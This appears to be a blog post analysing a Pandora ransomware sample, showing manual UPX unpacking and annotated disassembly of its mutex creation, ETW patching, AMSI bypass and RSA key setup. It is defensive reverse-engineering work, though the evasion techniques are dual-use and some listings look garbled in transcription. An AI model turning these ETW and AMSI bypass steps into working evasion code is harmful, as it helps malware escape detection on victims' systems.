

# [QuickNote] Analysis of Pandora ransomware

Published: 2022-03-21 · Archived: 2026-04-05 16:24:47 UTC

## FOREWORD:


- Pandora's code looks very weird and obfuscate complicated, so this analysis does not cover all its functions.
- I'm not a crypto expert, so I won't dive into Pandora's function like generating encryption key, process of creating threads to do its main task of encrypting files, writing file footer,..
- During malware code analysis, I found that **Pandora** and **Rook** ransomware (<https://chuongdong.com/reverse%20engineering/2022/01/06/RookRansomware>) shared a lot of similarities.

## 1. Pandora sample

The analyzed sample is a 64-bit executable: [0c4a84b66832a08dccc42b478d9d5e1b](#)

## 2. Manual unpacking

Quick check the sample with some tools like **ExeInfo PE**, **DiE**, all results show that this sample is packed by **UPX**.



Checking more information about sections shows that the names of sections have been changed, not **UPX0**, **UPX1**, it changed to **pppp** and **cccc**.

Nr	Virtual offset	Virtual size	RAW Data offset	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h bytes	sect. Stats
01	00001000	00045000	00000400	00000000	E0000080	pppp	! Z E R O S I Z E !	?	
02 ep	00046000	00036000	00000400	00036000	E0000040	cccc	FF 98 FF FF 41 57 41 56 41	AWAVAUATVWUSH...	Strong Packed - 1.0873 % ZERO
03 im rs	0007C000	00001000	00036400	00000400	C0000040	.rsrc	00 00 00 00 00 00 00 00	□ □ □ ...	Very not packed - 39.0625 % ZERO

Additionally, the information behind the **3.00 UPX!** strings were stripped by the attacker:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000360	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000370	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000380	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000390	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000003A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000003B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000003C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000003D0	00	00	00	00	00	00	00	00	00	00	00	33	2E	30	30	00	.....3.00.
000003E0	55	50	58	21	A1	D8	D0	D5	00	00	00	00	00	00	00	00	UPX!;ØÏ.....
000003F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	2D	.....-
00000400	FF	9B	FF	FF	41	57	41	56	41	55	41	54	56	57	55	53	ÿ>ÿÿAWAVAUATVWUS
00000410	48	81	EC	E8	00	C7	44	24	50	D4	93	D6	B5	48	8D	6F	H.ìè.ÇÐ\$PÔ"ÔµH.ο

Therefore, we can not use the `upx -d` command to auto unpack this sample:

```
C:\Users\Administrator\Desktop\Pandora>upx -d pandora.bin
Ultimate Packer for executables
Copyright (C) 1996 - 2018
UPX 3.95w      Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

-----
File size      Ratio      Format      Name
-----
upx: pandora.bin: CantUnpackException: file is possibly modified/hacked/protected; take care!
Unpacked 0 files.

C:\Users\Administrator\Desktop\Pandora>upx -d "pandora - fix_UPX_name.bin"
Ultimate Packer for executables
Copyright (C) 1996 - 2018
UPX 3.95w      Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

-----
File size      Ratio      Format      Name
-----
upx: pandora - fix_UPX_name.bin: CantUnpackException: header corrupted 4
Unpacked 0 files.
```

For manually unpacking, I used **x64dbg** to find OEP and **Scylla** to dump the file and fix the IAT:



- The calls to the API functions or Pandora's function should look like this:

```

00140006772 4C 8B 05 3F 33 06 00      mov     r8, cs:qword_140069AB8
00140006779 49 01 F0                    add     r8, rsi
0014000677C 48 8B 05 2D 33 06 00      mov     rax, cs:qword_140069AB0
00140006783 48 8B 80 EC B2 0B 26      mov     rax, [rax+260BB2ECh]
0014000678A 48 01 F8                    add     rax, rdi
0014000678D B9 01 00 1F 00            mov     ecx, 1F0001h
00140006792 31 D2                      xor     edx, edx
00140006794 FF D0                      call    rax
UPX0:0000000140006C85 48 8B 0D 4C 2E 06 00      mov     rcx, cs:qword_140069AD8
UPX0:0000000140006C8C 48 89 81 E4 B2 0B 26      mov     [rcx+260BB2E4h], rax
UPX0:0000000140006C93 48 8B 05 16 2E 06 00      mov     rax, cs:g_119FAE64Ch
UPX0:0000000140006C9A 48 8B 80 5C B3 0B 26      mov     rax, [rax+260BB35Ch]
UPX0:0000000140006CA1 48 01 F8                    add     rax, rdi
UPX0:0000000140006CA4 FF D0                      call    rax
UPX0:0000000140006CA4

```

Besides, Pandora also applies control flow obfuscation technique. For example, the pseudo-code of function that decrypt the string is as follows:

```

byte_flag = byte_14006E168;
control_var = 0x89A158FAi64;
while ( 1 )
{
    while ( control_var < 0x381B68E6 )
    {
        if ( control_var ≥ 0xA188260E )
        {
            byte_14006E168 = 1;
            control_var = 0x381B68E6i64;
        }
        else
        {
            control_var = 0x69EBE42Fi64;
            if ( byte_flag = 1 )
            {
                control_var = 0x381B68E6i64;
            }
            idx = 0;
        }
    }
    if ( control_var < 0x69EBE42F )
    {
        break;
    }
    decString[idx] = encString[idx + 0x10] ^ encString[idx & 0xF];
    ++idx;
    control_var = 0x69EBE42Fi64;
    if ( idx == 0xD )
    {
        control_var = 0xA188260Ei64;
    }
}
return control_var;
}

```

#### 4. Analyze some of the main functions of Pandora


To be able to analyze, I use IDA in combination with **Bochs debugger**.

##### 4.1. Create Mutex

- First, Pandora decrypts the mutex name is “ **ThisIsMutexa** ”, then call the **OpenMutexA** function to check the existence of this mutex.




- If the mutex has not been created, call the **CreateMutexA** function to create the mutex to ensure that only one instance of the malware is running in the system.



##### 4.2. Call NtSetInformationProcess

Pandora decrypts the string “ **NtSetInformationProcess** “, calls the **GetProcAddress** function to retrieve the address. Then call the function **NtSetInformationProcess** with the **ProcessInformationClass** parameter passed as “ **ProcessInstrumentationCallback** ”:



I still do not know the purpose of using this function of Pandora.

### 4.3. Patching EtwEventWrite function

To disable ETW logging, Pandora decrypts the string “ EtwEventWrite ” and uses `GetProcAddress` to get the address of the function. Then use `WriteProcessMemory` to replace the first byte of the `EtwEventWrite` function with the opcode `0xC3` for the purpose to return immediately stopping the user-mode loggers.

```

UPX0:000000014000BE52 48 8B 44 24 48      mov     rax, [rsp+0A8h+var_68]
UPX0:000000014000BE57 C6 44 24 37 C3      mov     [rsp+0A8h+Buffer], 0C3h ; 'A'
UPX0:000000014000BE5C 48 8D 7C 24 5E      lea    rdi, [rsp+0A8h+lpModuleName]
UPX0:000000014000BE61 48 89 7C 24 40      mov     [rsp+0A8h+var_68], rdi
    
```

```

0000014000BF00 48 8B 05 E9 F2 05 00      mov     rax, cs:qword_14006B1F0
0000014000BF07 48 8B 80 44 9C 29 5D      mov     rax, [rax+5D299C4h]
0000014000BF0E 4C 01 F0                add     rax, r14
0000014000BF11 48 8B 0D F8 F2 05 00      mov     rcx, cs:qword_14006B210
0000014000BF18 4C 01 E1                add     rcx, r12
0000014000BF1B 48 8B 15 DE F2 05 00      mov     rdx, cs:qword_14006B200
0000014000BF22 BD B2 9D 29 5D          mov     ebp, 5D299DB2h
0000014000BF27 48 01 EA                add     rdx, rbp
0000014000BF2A FF D0                call    rax
0000014000BF2A                ; rdx -> 00000001400487AE
0000014000BF2C 48 8B 15 DD F2 05 00      mov     rdx, cs:qword_14006B210
0000014000BF33 4C 01 E2                add     rdx, r12
0000014000BF36 48 8B 4C 24 50          mov     rcx, [rsp+0A8h+hNtdll]; lpProcName = "EtwEventWrite"
0000014000BF3B 48 8B 05 AE F2 05 00      mov     rax, cs:qword_14006B1F0
0000014000BF42 48 8B A8 4C 9C 29 5D      mov     rbp, [rax+5D299C4h]
0000014000BF49 4C 01 F5                add     rbp, r14
0000014000BF4C FF D5                call    GetProcAddress
    
```

```

UPX0:000000014000BF4E 48 89 C7                mov     rdi, rax
UPX0:000000014000BF51 48 8B 05 98 F2 05 00      mov     rax, cs:qword_14006B1F0
UPX0:000000014000BF58 48 8B 88 54 9C 29 5D      mov     rcx, [rax+5D299C54h]
UPX0:000000014000BF5F 4C 01 F1                add     rcx, r14
UPX0:000000014000BF62 FF D1                call    GetCurrentProcess
UPX0:000000014000BF62                ; rdi -> "EtwEventWrite" addr
UPX0:000000014000BF64 48 8B 0D 85 F2 05 00      mov     rcx, cs:qword_14006B1F0
UPX0:000000014000BF6B 48 8B A9 5C 9C 29 5D      mov     rbp, [rcx+5D299C5Ch]
UPX0:000000014000BF72 4C 01 F5                add     rbp, r14
UPX0:000000014000BF75 48 8D 4C 24 3C          lea    rcx, [rsp+0A8h+flOldProtect]
UPX0:000000014000BF7A 48 89 4C 24 20          mov     [rsp+0A8h+lpFlOldProtect], rcx ; lpFlOldProtect
UPX0:000000014000BF7F 41 88 01 00 00 00          mov     r8d, 1 ; dwSize
UPX0:000000014000BF85 48 89 C1                mov     rcx, rax ; hProcess
UPX0:000000014000BF88 48 89 FA                mov     rdx, rdi ; lpAddress -> EtwEventWrite
UPX0:000000014000BF8B 41 B9 40 00 00 00          mov     r9d, PAGE_EXECUTE_READWRITE ; flNewProtect
UPX0:000000014000BF91 FF D5                call    VirtualProtectEx
UPX0:000000014000BF91                ; rdi -> "EtwEventWrite" addr
UPX0:000000014000BF93 48 8B 05 56 F2 05 00      mov     rax, cs:qword_14006B1F0
UPX0:000000014000BF9A 48 8B 88 54 9C 29 5D      mov     rcx, [rax+5D299C54h]
UPX0:000000014000BFA1 4C 01 F1                add     rcx, r14
UPX0:000000014000BFA4 FF D1                call    GetCurrentProcess
UPX0:000000014000BFA4                ; rdi -> "EtwEventWrite" addr
UPX0:000000014000BFA6 48 8B 0D 43 F2 05 00      mov     rcx, cs:qword_14006B1F0
UPX0:000000014000BFAD 48 8B A9 64 9C 29 5D      mov     rbp, [rcx+5D299C64h]
UPX0:000000014000BFB4 4C 01 F5                add     rbp, r14
UPX0:000000014000BFB7 48 C7 44 24 20 00 00 00+  mov     [rsp+0A8h+lpFlOldProtect], 0 ; lpNumberOfBytesWritten
UPX0:000000014000BF7 00
UPX0:000000014000BFC0 41 B9 01 00 00 00          mov     r9d, 1 ; nSize
UPX0:000000014000BFC6 48 89 C1                mov     rcx, rax ; hProcess
UPX0:000000014000BFC9 48 89 FA                mov     rdx, rdi ; lpBaseAddress
UPX0:000000014000BFCC 4C 8D 44 24 37          lea    r8, [rsp+0A8h+Buffer]; lpBuffer
UPX0:000000014000BFD1 FF D5                call    WriteProcessMemory ; Write 0xC3 (RET) opcode to the first byte of EtwEventWrite
    
```

### 4.4. Defeat AmsiScanBuffer function

Pandora decrypts the string “ amsi.dll ” and calls the `GetModuleHandleA` function to get the `amsi` handle.


```

UPX0:000000014000C14B 48 8B 05 CE F0 05 00      mov     rax, cs:qword_14006B220
UPX0:000000014000C152 49 C7 C7 98 F7 B9 93      mov     r15, 0FFFFFFF93B9F798h
UPX0:000000014000C159 48 8B 80 E8 A5 5E 4B      mov     rax, [rax+4B5EA5E8h]
UPX0:000000014000C160 4C 01 F8                add     rax, r15
UPX0:000000014000C163 BA E8 A5 5E 4B          mov     edx, 4B5EA5E8h
UPX0:000000014000C168 48 8B 0D B9 F0 05 00      mov     rcx, cs:qword_14006B228
UPX0:000000014000C16F 48 01 D1                add     rcx, rdx
UPX0:000000014000C172 BA A5 A7 5E 4B          mov     edx, 4B5EA7A5h
UPX0:000000014000C177 48 03 15 B2 F0 05 00      add     rdx, cs:qword_14006B230 ; rdx -> 00000001400487ED
UPX0:000000014000C17E FF D0                call    rax
UPX0:000000014000C17E                ; call f_decrypt_amsi_dll_str
UPX0:000000014000C180 48 8B 05 A1 F0 05 00      mov     rax, cs:qword_14006B228
UPX0:000000014000C187 48 8B 4C 24 40          mov     rcx, [rsp+0A8h+var_68]
UPX0:000000014000C18C 8A 90 F0 A5 5E 4B          mov     dl, [rax+4B5EA5F0h]
UPX0:000000014000C192 83 51 08                mov     [rcx+8], dl
UPX0:000000014000C195 48 8B 80 E8 A5 5E 4B      mov     rax, [rax+4B5EA5E8h]
UPX0:000000014000C19C 48 89 01                mov     [rcx], rax
UPX0:000000014000C19F 48 8B 05 7A F0 05 00      mov     rax, cs:qword_14006B220
UPX0:000000014000C1A6 48 8B 80 F0 A5 5E 4B      mov     rax, [rax+4B5EA5F0h]
UPX0:000000014000C1AD 4C 01 F8                add     rax, r15
UPX0:000000014000C1B0 48 89 F1                mov     rcx, rsi ; lpModuleName = "amsi.dll"
UPX0:000000014000C1B3 FF D0                call    GetModuleHandleA
    
```

Decrypts the string “ AmsiScanBuffer ” and get the address of the function. Then use VirtualProtectEx to change the protection at the AmsiScanBuffer .

```

UPX0:00000014000C28D 48 8B 05 8C EF 05 00    mov     rax, cs:qword_14006B220
UPX0:00000014000C294 48 8B 80 F8 A5 5E 4B    mov     rax, [rax+4B5EA5F8h]
UPX0:00000014000C29B 4C 01 F8                add     rax, r15
UPX0:00000014000C29E 48 8B 0D 9B EF 05 00    mov     rcx, cs:qword_14006B240
UPX0:00000014000C2A5 BE E8 A5 5E 4B          mov     esi, 4B5EA5E8h
UPX0:00000014000C2AA 48 01 F1                add     rcx, rsi
UPX0:00000014000C2AD 48 8B 15 7C EF 05 00    mov     rdx, cs:qword_14006B230
UPX0:00000014000C2B4 4C 01 DA                add     rdx, r11 ; rdx -> 000000140048820
UPX0:00000014000C2B7 FF D0                    call    rax ; call f_decrypt_AmsiScanBuffer_str
UPX0:00000014000C2B7
UPX0:00000014000C2B9 48 8B 15 80 EF 05 00    mov     rdx, cs:qword_14006B240
UPX0:00000014000C2C0 48 01 F2                add     rdx, rsi ; lpProcName = "AmsiScanBuffer"
UPX0:00000014000C2C3 48 8B 4C 24 50          mov     rcx, [rsp+0A8h+hamsi] ; hModule
UPX0:00000014000C2C8 48 8B 05 51 EF 05 00    mov     rax, cs:qword_14006B220
UPX0:00000014000C2CF 48 8B A8 00 A6 5E 4B    mov     rbp, [rax+4B5EA600h]
UPX0:00000014000C2D6 4C 01 FD                add     rbp, r15
UPX0:00000014000C2D9 FF D5                    call    GetProcAddress
UPX0:00000014000C2D9
UPX0:00000014000C2DB 48 89 C7                mov     rdi, rax ; rdi -> AmsiScanBuffer addr
UPX0:00000014000C2DE 48 8B 05 3B EF 05 00    mov     rax, cs:qword_14006B220
UPX0:00000014000C2E5 48 8B 88 08 A6 5E 4B    mov     rcx, [rax+4B5EA608h]
UPX0:00000014000C2EC 4C 01 F9                add     rcx, r15
UPX0:00000014000C2EF FF D1                    call    GetCurrentProcess
    
```



```

UPX0:00000014000C2F1 48 8B 0D 28 EF 05 00    mov     rcx, cs:qword_14006B220
UPX0:00000014000C2F8 48 8B A9 10 A6 5E 4B    mov     rbp, [rcx+4B5EA610h]
UPX0:00000014000C2FF 4C 01 FD                add     rbp, r15
UPX0:00000014000C302 48 8D 4C 24 3C          lea    rcx, [rsp+0A8h+dwSize+5]
UPX0:00000014000C307 48 89 4C 24 20          mov     [rsp+0A8h+lpfLOldProtect], rcx ; lpfLOldProtect
UPX0:00000014000C30C 41 B8 01 00 00 00      mov     r8d, 1 ; dwSize
UPX0:00000014000C312 48 89 C1                mov     rcx, rax ; hProcess
UPX0:00000014000C315 48 89 FA                mov     rdx, rdi ; lpAddress
UPX0:00000014000C318 41 B9 40 00 00 00      mov     r9d, PAGE_EXECUTE_READWRITE ; flNewProtect
UPX0:00000014000C31E FF D5                    call    VirtualProtectEx
UPX0:00000014000C31E
UPX0:00000014000C320 48 8B 05 F9 EE 05 00    mov     rax, cs:qword_14006B220
UPX0:00000014000C327 48 8B 88 08 A6 5E 4B    mov     rcx, [rax+4B5EA608h]
UPX0:00000014000C32E 4C 01 F9                add     rcx, r15
UPX0:00000014000C331 FF D1                    call    GetCurrentProcess
UPX0:00000014000C331
UPX0:00000014000C333 48 8B 0D E6 EE 05 00    mov     rcx, cs:qword_14006B220
UPX0:00000014000C33A 48 8B A9 18 A6 5E 4B    mov     rbp, [rcx+4B5EA618h]
UPX0:00000014000C341 4C 01 FD                add     rbp, r15
UPX0:00000014000C344 48 C7 44 24 20 00 00+   mov     [rsp+0A8h+lpfLOldProtect], 0 ; lpfLOldProtect
UPX0:00000014000C344 00
UPX0:00000014000C34D 41 B9 01 00 00 00      mov     r9d, PAGE_NOACCESS ; flNewProtect
UPX0:00000014000C353 48 89 C1                mov     rcx, rax ; hProcess
UPX0:00000014000C356 48 89 FA                mov     rdx, rdi ; lpAddress
UPX0:00000014000C359 4C 8D 44 24 37          lea    r8, [rsp+0A8h+dwSize] ; dwSize
UPX0:00000014000C35E FF D5                    call    VirtualProtectEx
    
```

#### 4.5. Generate RSA key

Pandora decrypts the string “ fast\_test “, then uses the CryptAcquireContext , CryptGenRandom functions to generate a random bytes buffer:

```

UPX0:00000014000102D 48 8B 05 1C 77 06 00    mov     rax, cs:qword_140068750
UPX0:000000140001034 48 C7 C5 B0 44 52 C5    mov     rbp, 0FFFFFFFC5524480h
UPX0:00000014000103B 48 8B 80 C8 54 B3 5F    mov     rax, [rax+5FB354C8h]
UPX0:000000140001042 48 01 E8                add     rax, rbp
UPX0:000000140001045 41 BC C8 54 B3 5F      mov     r12d, 5FB354C8h
UPX0:00000014000104B 48 8B 0D 06 77 06 00    mov     rcx, cs:qword_140068758
UPX0:000000140001052 4C 01 E1                add     rcx, r12 ; decString
UPX0:000000140001055 BA DB 54 B3 5F          mov     edx, 5FB354DBh
UPX0:00000014000105A 48 03 15 FF 76 06 00    add     rdx, cs:qword_140068760 ; encString
UPX0:000000140001061 FF D0                    call    f_decrypt_fast_test_str ; call 000000140002E90 -> "fast_test"
UPX0:000000140001061
    
```


```

v4 = a4;
*a4 = 0i64;
if ( !CryptAcquireContextW(&phProv, 0i64, 0i64, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT) )
{
    return 0xFFFFFFFF4i64;
}
if ( !CryptGenRandom(phProv, dwLen, pbRandomBytesBuf) )
{
    CryptReleaseContext(phProv, 0);
    return 0xFFFFFFFF4i64;
}
CryptReleaseContext(phProv, 0);
result = 0i64;
*v4 = dwLen;
return result;
    
```

Pandora calls the function to decrypt the RSA public key. Then call the `mbedtls_pk_parse_public_key` function to parse this public key:

```

JPX:00000001400014FD 48 8B 05 4C 72 00 00      mov     rax, cs:qword_140066750
JPX:0000000140001504 48 8B 08 10 55 83 5F      mov     rax, [rax+5F835510h]
JPX:0000000140001508 48 01 EB      add     rax, rbp
JPX:000000014000150E 48 8B 00 83 72 06 00      mov     rcx, cs:qword_140066798
JPX:0000000140001515 4C 01 E1      add     rcx, r12
JPX:0000000140001518 48 8B 15 41 72 06 00      mov     rdx, cs:qword_140066760
JPX:000000014000151F BE 14 55 83 5F      mov     esi, 5F835510h
JPX:0000000140001524 48 01 F2      add     rdx, rsi
JPX:0000000140001527 FF D9      call   rax           ; 0000000140002F70 -> call f_decrypt_PUBLIC_KEY_info
JPX:0000000140001529 48 8B 0D 68 72 06 00      mov     rcx, cs:qword_140066798
JPX:0000000140001530 4C 01 E1      add     rcx, r12           ; lpstring -> RCX 000000014006D940 (UPX1) -> ("-----BEGIN PUBLIC KEY-----\nMIIBjANBgkqhkiG9w0BAQ...")
JPX:0000000140001533 48 8B 05 16 72 06 00      mov     rax, cs:qword_140066750
JPX:000000014000153A 48 8B 90 E8 54 83 5F      mov     rdx, [rax+5F8354E0h]
JPX:0000000140001541 8B 01 FA      add     rdx, rbp
JPX:0000000140001544 FF D2      call   lstrlena         ; call lstrlena
JPX:0000000140001544                                     add     eax, 1
JPX:0000000140001549 4C 63 C0      movsxd r8, eax
JPX:000000014000154C 48 8B 15 45 72 06 00      mov     rdx, cs:qword_140066798
JPX:0000000140001553 4C 01 E2      add     rdx, r12
JPX:0000000140001556 48 8B 05 F3 71 06 00      mov     rax, cs:qword_140066750
JPX:000000014000155D 48 8B 08 18 55 83 5F      mov     rsi, [rax+5F835510h]
JPX:0000000140001564 48 01 EE      add     rsi, rbp
JPX:0000000140001567 48 8B 0A 1A 72 06 00      mov     rcx, cs:qword_140066788
JPX:000000014000156E 4C 01 FA      add     rcx, r12
JPX:0000000140001571 FF D6      call   rsi           ; call mbedtls_pk_parse_public_key
    
```



The decrypted content of the Public key is as follows:

```

-----BEGIN PUBLIC KEY-----
MIIBjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtOGL76JTNo3yXAbjtopL
brBpAUvxyCd40aYBq9xWKpHHBHxOC+adOFKIAjJVsu/Bm5JdA9v7efN/RkfFbhKa
N7Z0n1ueEqUz5cVU52ptdu012YLxnRobq0EMjA0CBpS94j/qkURFLTRktyQNoFJF
kSPd497k2xqkq5fXqjYftwXky7nJeXyji+mIyhMFQFS9Uq2mI7pLnRAVJIE1LASH
D1tAg9SNIA0SsyuazkWhHRefWo0z3YBBxP1r+7E/gqQMfVX8odLyq+yTIXFY0P9b
V7WnBRrBimY5KMCPrgKusLzXPT00xA+RDxWbFkUcPmpnp498MYcfH9wBu83mHpWW
    
```

1wIDAQAB

-----END PUBLIC KEY-----

Use the `RegCreateKeyExW` function to open the “ Software ” subkey in the `HKEY_CURRENT_USER` branch.

```

UPX0:000000140001953 48 8D 7C 24 7C          lea     rdi, [rsp+128h+dwDisposition]
UPX0:000000140001958 48 89 BC 24 90 00 00 00 mov     [rsp+128h+var_98], rdi
UPX0:000000140001960 48 8B 84 24 90 00 00 00 mov     rax, [rsp+128h+var_98]
UPX0:000000140001968 C7 44 24 7C 02 00 00 00 mov     [rsp+128h+dwDisposition], 2
UPX0:000000140001970 48 8B 15 39 6E 06 00 00 mov     rdx, cs:qword_1400687B0
UPX0:000000140001977 4C 01 E2                add     rdx, r12                ; lpSubKey
                                ; RDX 00000001400474C0 (UPX1 ! str.Software) -> ("Software")
UPX0:00000014000197A 48 8B 05 CF 6D 06 00 00 mov     rax, cs:qword_140068750
UPX0:000000140001981 48 8B B0 28 55 B3 5F 5F mov     rsi, [rax+5FB35520h]
UPX0:000000140001988 48 01 EE                add     rsi, rbp
UPX0:00000014000198B 48 89 7C 24 40          mov     [rsp+128h+lpdwDisposition], rdi ; lpdwDisposition
UPX0:000000140001990 48 89 4C 24 38          mov     [rsp+128h+phkResult], rcx ; phkResult
UPX0:000000140001995 48 C7 44 24 30 00 00 00+ mov     [rsp+128h+lpSecurityAttributes], 0 ; lpSecurityAttributes
UPX0:000000140001995 00
UPX0:00000014000199E C7 44 24 28 3F 00 0F 00 mov     [rsp+128h+cbData], KEY_ALL_ACCESS ; samDesired
UPX0:0000001400019A6 C7 44 24 20 00 00 00 00 mov     dword ptr [rsp+128h+lpData], 0 ; dwOptions
UPX0:0000001400019AE 48 C7 C1 01 00 00 00 00 mov     rcx, HKEY_CURRENT_USER ; hKey
UPX0:0000001400019B5 45 31 C9                xor     r8d, r8d                ; Reserved
UPX0:0000001400019B8 45 31 C9                xor     r9d, r9d                ; lpClass
UPX0:0000001400019BB FF D6                call   RegCreateKeyExW         ; call RegCreateKeyExW
    
```

Then call the `RegQueryValueExW` function to check if the registry value “ Public ” exists in there:

```

UPX0:000000140001C96 48 8B 4C 24 60          mov     rcx, [rsp+128h+hKey]     ; hKey
UPX0:000000140001C9B 48 8B 15 16 6B 06 00 00 mov     rdx, cs:qword_1400687B8
UPX0:000000140001CA2 4C 01 E2                add     rdx, r12                ; lpValueName
                                ; RDX 00000001400474D2 (UPX1 ! str.P) -> ("Public")
UPX0:000000140001CA2
UPX0:000000140001CA5 48 8B 05 14 6B 06 00 00 mov     rax, cs:qword_1400687C0
UPX0:000000140001CAC 4C 01 E0                add     rax, r12
UPX0:000000140001CAF 48 8B 35 9A 6A 06 00 00 mov     rsi, cs:qword_140068750
UPX0:000000140001CB6 48 8B B6 30 55 B3 5F 5F mov     rsi, [rsi+5FB35530h]
UPX0:000000140001CB8 48 01 EE                add     rsi, rbp
UPX0:000000140001CC0 48 89 7C 24 28          mov     qword ptr [rsp+128h+cbData], rdi ; lpcbData
UPX0:000000140001CC5 48 89 44 24 20          mov     [rsp+128h+lpData], rax ; lpData
UPX0:000000140001CCA 45 31 C0                xor     r8d, r8d                ; lpReserved
UPX0:000000140001CCD 45 31 C9                xor     r9d, r9d                ; lpType
UPX0:000000140001CD0 FF D6                call   RegQueryValueExW       ; call RegQueryValueExW
    
```

If it does not, the malware generates a public-private key pair for the victim.

```

UPX0:00000014000143F
UPX0:00000014000143F          loc_14000143F:                ; DATA XREF: UPX1:000000014006671C+0
UPX0:00000014000143F 48 8B 0D 3A 73 06 00 00 mov     rcx, cs:qword_140068780
UPX0:000000140001446 4C 01 E1                add     rcx, r12
UPX0:000000140001449 41 B8 00 08 00 00 00 00 mov     r8d, 800h
UPX0:00000014000144F FF D6                call   rsi                ; call sub_1400134F0 -> f_gen_my_public_key
UPX0:00000014000144F
UPX0:000000140001451 48 8B 0D 70 73 06 00 00 mov     rcx, cs:qword_1400687C8
